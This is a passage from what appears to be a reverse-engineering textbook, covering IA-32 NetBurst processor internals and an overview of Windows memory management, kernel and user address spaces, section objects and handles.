In the early days of microprocessors things were much simpler. A microprocessor was a collection of digital circuits that could perform a variety of operations and was controlled using machine code that was read from memory. The processor's runtime consisted simply of an endlessly repeating sequence of reading an instruction from memory, decoding it, and triggering the correct circuit to perform the operation specified in the machine code. The important thing to realize is that execution was entirely serial. As the demand for faster and more flexible microprocessors arose, microprocessor designers were forced to introduce parallelism using a variety of techniques.

The problem is that backward compatibility has always been an issue. For example, newer version of IA-32 processors must still support the original IA-32 instruction set. Normally this wouldn't be a problem, but modern processors have significant support for parallel execution, which is difficult to achieve considering that the instruction set wasn't explicitly designed to support it. Because instructions were designed to run one after the other and not in any other way, sequential instructions often have interdependencies which

prevent parallelism. The general strategy employed by modern IA-32 processors for achieving parallelism is to simply execute two or more instructions at the same time. The problems start when one instruction depends on information produced by the other. In such cases the instructions must be executed in their original order, in order to preserve the code's functionality.

Because of these restrictions, modern compilers employ a multitude of techniques for generating code that could be made to run as efficiently as possible on modern processors. This naturally has a strong impact on the readability of disassembled code while reversing. Understanding the rationale behind such optimization techniques might help you decipher such optimized code.

The following sections discuss the general architecture of modern IA-32 processors and how they achieve parallelism and high instruction throughput.

This subject is optional and is discussed here because it is always best to know why things are as they are. In this case, having a general understanding of why optimized IA-32 code is arranged the way it is can be helpful when trying to decipher its meaning.

IA-32 COMPATIBLE PROCESSORS

Over the years, many companies have attempted to penetrate the lucrative IA-32 processor market (which has been completely dominated by Intel Corporation) by creating IA-32 compatible processors. The strategy has usually been to offer better-priced processors that are 100 percent compatible with Intel's IA-32 processors and offer equivalent or improved performance. AMD (Advanced Micro Devices) has been the most successful company in this market, with an average market share of over 15 percent in the IA-32 processor market.

While getting to know IA-32 assembly language there isn't usually a need to worry about other brands because of their excellent compatibility with the Intel implementations. Even code that's specifically optimized for Intel's NetBurst architecture usually runs extremely well on other implementations such as the AMD processors, so that compilers rarely have to worry about specific optimizations for non-Intel processors.

One substantial AMD-specific feature is the 3DNow! instruction set. 3DNow! defines a set of SIMD (single instruction multiple data) instructions that can perform multiple floating-point operations per clock cycle. 3DNow! stands in direct competition to Intel's SSE, SSE2, and SSE3 (Streaming SIMD Extensions). In addition to supporting their own 3DNow! instruction set, AMD processors also support Intel's SSE extensions in order to maintain compatibility. Needless to say, Intel processors don't support 3DNow!.

Intel NetBurst

The Intel *NetBurst* microarchitecture is the current execution environment for many of Intel's modern IA-32 processors. Understanding the basic architecture of NetBurst is important because it explains the rationale behind the optimization guidelines used by almost every IA-32 code generator out there.

μops (Micro-Ops)

IA-32 processors use microcode for implementing each instruction supported by the processor. Microcode is essentially another layer of programming that lies within the processor. This means that the processor itself contains a much more primitive core, only capable of performing fairly simple operations (though at extremely high speeds). In order to implement the relatively complex IA-32 instructions, the processor has a microcode ROM, which contains the microcode sequences for every instruction in the instruction set.

The process of constantly fetching instruction microcode from ROM can create significant performance bottlenecks, so IA-32 processors employ an *execution trace cache* that is responsible for caching the microcodes of frequently executed instructions.

Pipelines

Basically, a CPU pipeline is like a factory assembly line for decoding and executing program instructions. An instruction enters the pipeline and is broken down into several low-level tasks that must be taken care of by the processor.

In NetBurst processors, the pipeline uses three primary stages:

1. **Front end**: Responsible for decoding each instruction and producing sequences of μops that represent each instruction. These μops are then fed into the Out of Order Core.
2. **Out of Order Core**: This component receives sequences of μops from the front end and reorders them based on the availability of the various resources of the processor. The idea is to use the available resources as aggressively as possible to achieve parallelism. The ability to do this depends heavily on the original code fed to the front end. Given the right conditions, the core will actually emit multiple μops per clock cycle.
3. **Retirement section**: The retirement section is primarily responsible for ensuring that the original order of instructions in the program is preserved when applying the results of the out-of-order execution.

In terms of the actual execution of operations, the architecture provides four execution ports (each with its own pipeline) that are responsible for the actual execution of instructions. Each unit has different capabilities, as shown in Figure 2.4.




Figure 2.4 Issue ports and individual execution units in Intel NetBurst processors.

Notice how port 0 and port 1 both have double-speed ALUs (arithmetic logical units). This is a significant aspect of IA-32 optimizations because it means that each ALU can actually perform two operations in a single clock cycle. For example, it is possible to perform up to four additions or subtractions during a single clock cycle (two in each double-speed ALU). On the other hand, non-SIMD floating-point operations are pretty much guaranteed to take at least one cycle because there is only one unit that actually performs floating-point operations (and another unit that moves data between memory and the FPU stack).

Figure 2.4 can help shed light on instruction ordering and algorithms used by NetBurst-aware compilers, because it provides a rationale for certain otherwise-obscure phenomenon that we'll be seeing later on in compiler-generated code sequences.

Most modern IA-32 compiler back ends can be thought of as NetBurst-aware, in the sense that they take the NetBurst architecture into consideration during the code generation process. This is going to be evident in many of the code samples presented throughout this book.

Branch Prediction

One significant problem with the pipelined approach described earlier has to do with the execution of branches. The problem is that processors that have a deep pipeline must always know which instruction is going to be executed next. Normally, the processor simply fetches the next instruction from memory whenever there is room for it, but what happens when there is a conditional branch in the code?

Conditional branches are a problem because often their outcome is not known at the time the next instruction must be fetched. One option would be to simply wait before processing instructions currently in the pipeline until the information on whether the branch is taken or not becomes available. This would have a detrimental impact on performance because the processor only performs at full capacity when the pipeline is full. Refilling the pipeline takes a significant number of clock cycles, depending on the length of the pipeline and on other factors.

The solution to these problems is to try and predict the result of each conditional branch. Based on this prediction the processor fills the pipeline with instructions that are located either right after the branch instruction (when the branch is not expected to be taken) or from the branch's target address (when the branch is expected to be taken). A missed prediction is usually expensive and requires that the entire pipeline be emptied.

The general prediction strategy is that backward branches that jump to an earlier instruction are always expected to be taken because those are typically used in loops, where for every iteration there will be a jump, and the only time

such branch is not be taken is in the very last iteration. Forward branches (typically used in `if` statements) are assumed to not be taken.

In order to improve the processor's prediction abilities, IA-32 processors employ a branch trace buffer (BTB) which records the results of the most recent branch instructions processed. This way when a branch is encountered, it is searched in the BTB. If an entry is found, the processor uses that information for predicting the branch.

Conclusion

In this chapter, we have introduced the concept of low-level software and gone over some basic materials required for successfully reverse engineering programs. We have covered basic high-level software concepts and how they translate into the low-level world, and introduced assembly language, which is the native language of the reversing world. Additionally, we have covered some more hard core low-level topics that often affect the reverse-engineering process, such as compilers and execution environments. The next chapter provides an introduction to some additional background materials and focuses on operating system fundamentals.

CHAPTER 3

Windows Fundamentals

Operating systems play a key role in reversing. That's because programs are tightly integrated with operating systems, and plenty of information can be gathered by probing this interface. Moreover, the eventual bottom line of every program is in its communication with the outside world (the program receives user input and outputs data on the screen, writes to a file, and so on), which means that identifying and understanding the bridging points between application programs and the operating system is critical.

This chapter introduces the architecture of the latest generations of the Microsoft Windows operating system, which is the operating system used throughout this book. Some of this material is quite basic. If you feel perfectly comfortable with operating systems in general and with the Windows architecture in particular, feel free to skip this chapter.

It is important to realize that this discussion is really a brief overview of information that could fill several thick books. I've tried to make it as complete as possible and yet as focused on reversing as possible. If you feel as if you need additional information on certain subjects discussed in this chapter I've listed a couple of additional sources at the end of this chapter.

Components and Basic Architecture

Before getting into the details of how Windows works, let's start by taking a quick look at how it evolved to its current architecture, and by listing its most fundamental features.

Brief History

As you probably know, there used to be two different operating systems called Windows: Windows and Windows NT. There was Windows, which was branded as Windows 95, Windows 98, and Windows Me and was a descendent of the old 16-bit versions of Windows. Windows NT was branded as Windows 2000 and more recently as Windows XP and Windows Server 2003. Windows NT is a more recent design that Microsoft initiated in the early 1990s. Windows NT was designed from the ground up as a 32-bit, virtual memory capable, multithreaded and multiprocessor-capable operating system, which makes it far more suited for use with modern-day hardware and software.

Both operating systems were made compatible with the Win32 API, in order to make applications run on both operating systems. In 2001 Microsoft finally decided to eliminate the old Windows product (this should have happened much earlier in my opinion) and to only offer NT-based systems. The first general-public, consumer version of Windows NT was Windows XP, which offered a major improvement for Windows 9*x* users (and a far less significant improvement for users of its NT-based predecessor—Windows 2000). The operating system described in this chapter is essentially Windows XP, but most of the discussion deals with fundamental concepts that have changed very little between Windows NT 4.0 (which was released in 1996), and Windows Server 2003. It should be safe to assume that the materials in this chapter will be equally relevant to the upcoming Windows release (currently code-named "Longhorn").

Features

The following are the basic features of the Windows NT architecture.

Pure 32-bit Architecture Now that the transition to 64-bit computing is already well on the way this may not sound like much, but Windows NT is a pure 32-bit computing environment, free of old 16-bit relics. Current versions of the operating system are also available in 64-bit versions.

Supports Virtual-Memory Windows NT's memory manager employs a full-blown virtual-memory model. Virtual memory is discussed in detail later in this chapter.

Portable Unlike the original Windows product, Windows NT was written in a combination of C and C++, which means that it can be recompiled to run on different processor platforms. Additionally, any physical hardware access goes through a special *Hardware Abstraction Layer* (HAL), which isolates the system from the hardware and makes it easier to port the system to new hardware platforms.

Multithreaded Windows NT is a fully preemptive, multithreaded system. While it is true that later versions of the original Windows product were also multithreaded, they still contained nonpreemptive components, such as the 16-bit implementations of USER and GDI (the Windows GUI components). These components had an adverse effect on those systems' ability to achieve concurrency.

Multiprocessor-Capable The Windows NT kernel is multiprocessor-capable, which means that it's better suited for high-performance computing environments such as large data-center servers and other CPU-intensive applications.

Secure Unlike older versions of Windows, Windows NT was designed with security in mind. Every object in the system has an associated *Access Control List* (ACL) that determines which users are allowed to manipulate it. The Windows NT File System (NTFS) also supports an ACL for each individual file, and supports encryption of individual files or entire volumes.

Compatible Windows NT is reasonably compatible with older applications and is capable of running 16-bit Windows applications and some DOS applications as well. Old applications are executed in a special isolated virtual machine where they cannot jeopardize the rest of the system.

Supported Hardware

Originally, Windows NT was designed as a cross-platform operating system, and was released for several processor architectures, including IA-32, DEC Alpha, and several others. With recent versions of the operating system, the only supported 32-bit platform has been IA-32, but Microsoft now also supports 64-bit architectures such as AMD64, Intel IA-64, and Intel EMT64.

Memory Management

This discussion is specific to the 32-bit versions of Windows. The fact is that 64-bit versions of Windows are significantly different from a reversing standpoint, because 64-bit processors (regardless of which specific architecture) use

a different assembly language. Focusing exclusively on 32-bit versions of Windows makes sense because this book only deals with the IA-32 assembly language. It looks like it is still going to take 64-bit systems a few years to become a commodity. I promise I will update this book when that happens!

Virtual Memory and Paging

Virtual memory is a fundamental concept in contemporary operating systems. The idea is that instead of letting software directly access physical memory, the processor, in combination with the operating system, creates an invisible layer between the software and the physical memory. For every memory access, the processor consults a special table called the *page table* that tells the process which physical memory address to actually use. Of course, it wouldn't be practical to have a table entry for each byte of memory (such a table would be larger than the total available physical memory), so instead processors divide memory into *pages*.

Pages are just fixed-size chunks of memory; each entry in the page table deals with one page of memory. The actual size of a page of memory differs between processor architectures, and some architectures support more than one page size. IA-32 processors generally use 4K pages, though they also support 2 MB and 4 MB pages. For the most part Windows uses 4K pages, so you can generally consider that to be the default page size.

When first thinking about this concept, you might not immediately see the benefits of using a page table. There are several advantages, but the most important one is that it enables the creation of multiple *address spaces*. An address space is an isolated page table that only allows access to memory that is pertinent to the current program or process. Because the process prevents the application from accessing the page table, it is impossible for the process to break this boundary. The concept of multiple address spaces is a fundamental feature in modern operating systems, because it ensures that programs are completely isolated from one another and that each process has its own little "sandbox" to run in.

Beyond address spaces, the existence of a page table also means that it is very easy to instruct the processor to enforce certain rules on how memory is accessed. For example, page-table entries often have a set of flags that determine certain properties regarding the specific entry such as whether it is accessible from nonprivileged mode. This means that the operating system code can actually reside inside the process's address space and simply set a flag in the page-table entries that restricts the application from ever accessing the operating system's sensitive data.

This brings us to the fundamental concepts of *kernel mode versus user mode*. Kernel mode is basically the Windows term for the privileged processor mode and is frequently used for describing code that runs in privileged mode or

memory that is only accessible while the processor is in privileged mode. User mode is the nonprivileged mode: when the system is in user mode, it can only run user-mode code and can only access user-mode memory.

Paging

Paging is a process whereby memory regions are temporarily flushed to the hard drive when they are not in use. The idea is simple: because physical memory is much faster and much more expensive than hard drive space, it makes sense to use a file for backing up memory areas when they are not in use. Think of a system that's running many applications. When some of these applications are not in use, instead of keeping the entire applications in physical memory, the virtual memory architecture enables the system to dump all of that memory to a file and simply load it back as soon as it is needed. This process is entirely transparent to the application.

Internally, paging is easy to implement on virtual memory systems. The system must maintain some kind of measurement on when a page was last accessed (the processor helps out with this) and use that information to locate pages that haven't been used in a while. Once such pages are located, the system can flush their contents to a file and invalidate their page-table entries. The contents of these pages in physical memory can then be discarded and the space can be used for other purposes.

Later, when the flushed pages are accessed, the processor will generate page fault (because their page-table entries are invalid), and the system will know that they have been paged out. At this point the operating system will access the *paging file* (which is where all paged-out memory resides), and read the data back into memory.

One of the powerful side effects of this design is that applications can actually use more memory than is physically available, because the system can use the hard drive for secondary storage whenever there is not enough physical memory. In reality, this only works when applications don't actively use more memory than is physically available, because in such cases the system would have to move data back and forth between physical memory and the hard drive. Because hard drives are generally about 1,000 times slower than physical memory, such situations can cause systems to run incredibly slowly.

Page Faults

From the processor's perspective, a page fault is generated whenever a memory address is accessed that doesn't have a valid page-table entry. As end users, we've grown accustomed to the thought that a page-fault equals bad news. That's akin to saying that a bacterium equals bad news to the human

body; nothing could be farther from the truth. Page faults have a bad reputation because any program or system crash is usually accompanied by a message informing us of an *unhandled* page fault. In reality, page faults are triggered thousands of times each second in a healthy system. In most cases, the system deals with such page faults as a part of its normal operations. A good example of a legitimate page fault is when a page has been paged out to the paging file and is being accessed by a program. Because the page's page-table entry is invalid, the processor generates a page fault, which the operating system resolves by simply loading the page's contents from the paging file and resuming the program that originally triggered the fault.

Working Sets

A working set is a per-process data structure that lists the current physical pages that are in use in the process's address space. The system uses working sets to determine each process's active use of physical memory and which memory pages have not been accessed in a while. Such pages can then be paged out to disk and removed from the process's working set.

It can be said that the memory usage of a process at any given moment can be measured as the total size of its working set. That's generally true, but is a bit of an oversimplification because significant chunks of the average process address space contain shared memory, which is also counted as part of the total working set size. Measuring memory usage in a virtual memory system is not a trivial task!

Kernel Memory and User Memory

Probably the most important concept in memory management is the distinctions between kernel memory and user memory. It is well known that in order to create a robust operating system, applications must not be able to access the operating system's internal data structures. That's because we don't want a single programmer's bug to overwrite some important data structure and destabilize the entire system. Additionally, we want to make sure malicious software can't take control of the system or harm it by accessing critical operating system data structures.

Windows uses a 32-bit (4 gigabytes) memory address that is typically divided into two 2-GB portions: a 2-GB application memory portion, and a 2-GB *shared* kernel-memory portion. There are several cases where 32-bit systems use a different memory layout, but these are not common. The general idea is that the upper 2 GB contain all kernel-related memory in the system and are shared among all address spaces. This is convenient because it means

that the kernel memory is always available, regardless of which process is currently running. The upper 2 GB are, of course, protected from any user-mode access.

One side effect of this design is that applications only have a 31-bit address space—the most significant bit is always clear in every address. This provides a tiny reversing hint: A 32-bit number whose first hexadecimal digit is 8 or above is not a valid user-mode pointer.

The Kernel Memory Space

So what goes on inside those 2 GB reserved for the kernel? Those 2 GB are divided between the various kernel components. Primarily, the kernel space contains all of the system's kernel code, including the kernel itself and any other kernel components in the system such as device drivers and the like. Most of the 2 GB are divided among several significant system components. The division is generally static, but there are several registry keys that can somewhat affect the size of some of these areas. Figure 3.1 shows a typical layout of the Windows kernel address space. Keep in mind that most of the components have a dynamic size that can be determined in runtime based on the available physical memory and on several user-configurable registry keys.

Paged and Nonpaged Pools The paged pool and nonpaged pool are essentially kernel-mode heaps that are used by all the kernel components. Because they are stored in kernel memory, the pools are inherently available in all address spaces, but are only accessible from kernel mode code. The paged pool is a (fairly large) heap that is made up of conventional paged memory. The paged pool is the default allocation heap for most kernel components.The nonpaged pool is a heap that is made up of nonpageable memory. Nonpagable memory means that the data can never be flushed to the hard drive and is always kept in physical memory. This is beneficial because significant areas of the system are not allowed to use pagable memory.

System Cache The system cache space is where the Windows cache manager maps all currently cached files. Caching is implemented in Windows by mapping files into memory and allowing the memory manager to manage the amount of physical memory allocated to each mapped file. When a program opens a file, a section object (see below) is created for it, and it is mapped into the system cache area. When the program later accesses the file using the `ReadFile` or `WriteFile` APIs, the file system internally accesses the mapped copy of the file using cache manager APIs such as `CcCopyRead` and `CcCopyWrite`.




Figure 3.1 A typical layout of the Windows kernel memory address space.

Terminal Services Session Space This memory area is used by the kernel mode component of the Win32 subsystem: `WIN32K.SYS` (see the section on the Win32 subsystem later in this chapter). The Terminal Services component is a Windows service that allows for multiple, remote GUI

sessions on a single Windows system. In order to implement this feature, Microsoft has made the Win32 memory space "session private," so that the system can essentially load multiple instances of the Win32 subsystem. In the kernel, each instance is loaded into the same virtual address, but in a different session space. The session space contains the `WIN32K.SYS` executable, and various data structures required by the Win32 subsystem. There is also a special *session pool*, which is essentially a session private paged pool that also resides in this region.

Page Tables and Hyper Space These two regions contain process-specific data that defines the current process's address space. The page-table area is simply a virtual memory mapping of the currently active page tables. The Hyper Space is used for several things, but primarily for mapping the current process's working set.

System Working Set The system working set is a system-global data structure that manages the system's physical memory use (for pageable memory only). It is needed because large parts of the contents of the kernel memory address space are pageable, so the system must have a way of keeping track of the pages that are currently in use. The two largest memory regions that are managed by this data structure are the paged pool and the system cache.

System Page-Table Entries (PTE) This is a large region that is used for large kernel allocations of any kind. This is not a heap, but rather just a virtual memory space that can be used by the kernel and by drivers whenever they need a large chunk of virtual memory, for any purpose. Internally, the kernel uses the System PTE space for mapping device driver executables and for storing kernel stacks (there is one for each thread in the system). Device drivers can allocate System PTE regions by calling the `MmAllocateMappingAddress` kernel API.

Section Objects

The section object is a key element of the Windows memory manager. Generally speaking a section object is a special chunk of memory that is managed by the operating system. Before the contents of a section object can be accessed, the object must be mapped. Mapping a section object means that a virtual address range is allocated for the object and that it then becomes accessible through that address range.

One of the key properties of section objects is that they can be mapped to more than one place. This makes section objects a convenient tool for applications to share memory between them. The system also uses section objects to share memory between the kernel and user-mode processes. This is done by

mapping the same section object into both the kernel address space and one or more user-mode address spaces. Finally, it should be noted that the term "section object" is a kernel concept—in Win32 (and in most of Microsoft's documentation) they are called *memory mapped files*.

There are two basic types of section objects:

Pagefile-Backed A pagefile-backed section object can be used for temporary storage of information, and is usually created for the purpose of sharing data between two processes or between applications and the kernel. The section is created empty, and can be mapped to any address space (both in user memory and in kernel memory). Just like any other paged memory region, a pagefile-backed section can be paged out to a pagefile if required.

File-Backed A file-backed section object is attached to a physical file on the hard drive. This means that when it is first mapped, it will contain the contents of the file to which it is attached. If it is writable, any changes made to the data while the object is mapped into memory will be written back into the file. A file-backed section object is a convenient way of accessing a file, because instead of using cumbersome APIs such as `ReadFile` and `WriteFile`, a program can just directly access the data in memory using a pointer. The system uses file-backed section objects for a variety of purposes, including the loading of executable images.

VAD Trees

A *Virtual Address Descriptor (VAD)* tree is the data structure used by Windows for managing each individual process's address allocation. The VAD tree is a binary tree that describes every address range that is currently in use. Each process has its own individual tree, and within those trees each entry describes the memory allocation in question. Generally speaking, there are two distinct kinds of allocations: *mapped allocations* and *private allocations*. Mapped allocations are memory-mapped files that are mapped into the address space. This includes all executables loaded into the process address space and every memory-mapped file (section object) mapped into the address space. Private allocations are allocations that are process private and were allocated locally. Private allocations are typically used for heaps and stacks (there can be multiple stacks in a single process—one for each thread).

User-Mode Allocations

Let's take a look at what goes on in user-mode address spaces. Of course we can't be as specific as we were in our earlier discussion of the kernel address

space—every application is different. Still, it is important to understand *how* applications use memory and how to detect different memory types.

Private Allocations Private allocations are the most basic type of memory allocation in a process. This is the simple case where an application requests a memory block using the `VirtualAlloc` Win32 API. This is the most primitive type of memory allocation, because it can only allocate whole pages and nothing smaller than that. Private allocations are typically used by the system for allocating stacks and heaps (see below).

Heaps Most Windows applications don't directly call `VirtualAlloc`—instead they allocate a heap block by calling a runtime library function such as `malloc` or by calling a system heap API such as `HeapAlloc`. A heap is a data structure that enables the creation of multiple variable-sized blocks of memory within a larger block. Interally, a heap tries to manage the available memory wisely so that applications can conveniently allocate and free variable-sized blocks as required. The operating system offers its own heaps through the `HeapAlloc` and `HeapFree` Win32 APIs, but an application can also implement its own heaps by directly allocating private blocks using the `VirtualAlloc` API.

Stacks User-mode stacks are essentially regular private allocations, and the system allocates a stack automatically for every thread while it is being created.

Executables Another common allocation type is a mapped executable allocation. The system runs application code by loading it into memory as a memory-mapped file.

Mapped Views (Sections) Applications can create memory-mapped files and map them into their address space. This is a convenient and commonly used method for sharing memory between two or more programs.

Memory Management APIs

The Windows Virtual Memory Manager is accessible to application programs using a set of Win32 APIs that can directly allocate and free memory blocks in user-mode address spaces. The following are the popular Win32 low-level memory management APIs.

VirtualAlloc This function allocates a private memory block within a user-mode address space. This is a low-level memory block whose size must be page-aligned; this is *not* a variable-sized heap block such as those allocated by `malloc` (the C runtime library heap function). A block can be either reserved or actually committed. Reserving a block means that we simply reserve the address space but don't actually use

up any memory. Committing a block means that we actually allocate space for it in the system page file. No physical memory will be used until the memory is actually accessed.

VirtualProtect This function sets a memory region's protection settings, such as whether the block is readable, writable, or executable (newer versions of Windows actually prevent the execution of nonexecutable blocks). It is also possible to use this function to change other low-level settings such whether the block is cached by the hardware or not, and so on.

VirtualQuery This function queries the current memory block (essentially retrieving information for the block's VAD node) for various details such as what type of block it is (a private allocation, a section, or an image), and whether its reserved, committed, or unused.

VirtualFree This function frees a private allocation block (like those allocated using `VirtualAlloc`).

All of these APIs deal with the currently active address space, but Windows also supports virtual-memory operations on other processes, if the process is privileged enough to do that. All of the APIs listed here have an Ex version (`VirtualAllocEx`, `VirtualQueryEx`, and so on.) that receive a handle to a process object and can operate on the address spaces of processes other than the one currently running. As part of that same functionality, Windows also offers two APIs that actually access another process's address space and can read or write to it. These APIs are `ReadProcessMemory` and `WriteProcessMemory`.

Another group of important memory-manager APIs is the section object APIs. In Win32 a section object is called a *memory-mapped file* and can be created using the `CreateFileMapping` API. A section object can be mapped into the user-mode address space using the `MapViewOfFileEx` API, and can be unmapped using the `UnmapViewOfFile` API.

Objects and Handles

The Windows kernel manages objects using a centralized *object manager* component. The object manager is responsible for all kernel objects such as sections, file, and device objects, synchronization objects, processes, and threads. It is important to understand that this component only manages kernel-related objects. GUI-related objects such as windows, menus, and device contexts are managed by separate object managers that are implemented inside `WIN32K.SYS`. These are discussed in the section on the Win32 Subsystem later in this chapter.

Viewing objects from user mode, as most applications do, gives them a somewhat mysterious aura. It is important to understand that under the hood all of these objects are merely data structures—they are typically stored in non-paged pool kernel memory. All objects use a standard object header that describes the basic object properties such as its type, reference count, name, and so on. The object manager is not aware of any object-specific data structures, only of the generic header.

Kernel code typically accesses objects using direct pointers to the object data structures, but application programs obviously can't do that. Instead, applications use *handles* for accessing individual objects. A handle is a process specific numeric identifier which is essentially an index into the process's private handle table. Each entry in the handle table contains a pointer to the underlying object, which is how the system associates handles with objects. Along with the object pointer, each handle entry also contains an access mask that determines which types of operations that can be performed on the object using this specific handle. Figure 3.2 demonstrates how process each have their own handle tables and how they point to the actual objects in kernel memory.

The object's access mask is a 32-bit integer that is divided into two 16-bit access flag words. The upper word contains generic access flags such as `GENERIC_READ` and `GENERIC_WRITE`. The lower word contains object specific flags such as `PROCESS_TERMINATE`, which allows you to terminate a process using its handle, or `KEY_ENUMERATE_SUB_KEYS`, which allows you to enumerate the subkeys of an open registry key. All access rights constants are defined in `WinNT.H` in the Microsoft Platform SDK.

For every object, the kernel maintains two reference counts: a kernel reference count and a handle count. Objects are only deleted once they have zero kernel references and zero handles.

Named objects

Some kernel objects can be named, which provides a way to uniquely identify them throughout the system. Suppose, for example, that two processes are interested in synchronizing a certain operation between them. A typical approach is to use a mutex object, but how can they both know that they are dealing with the same mutex? The kernel supports object names as a means of identification for individual objects. In our example both processes could try to create a mutex named MyMutex. Whoever does that first will actually create the MyMutex object, and the second program will just open a new handle to the object. The important thing is that using a common name effectively guarantees that both processes are dealing with the same object. When an object creation API such as `CreateMutex` is called for an object that already exists, the kernel automatically locates that object in the global table and returns a handle to it.

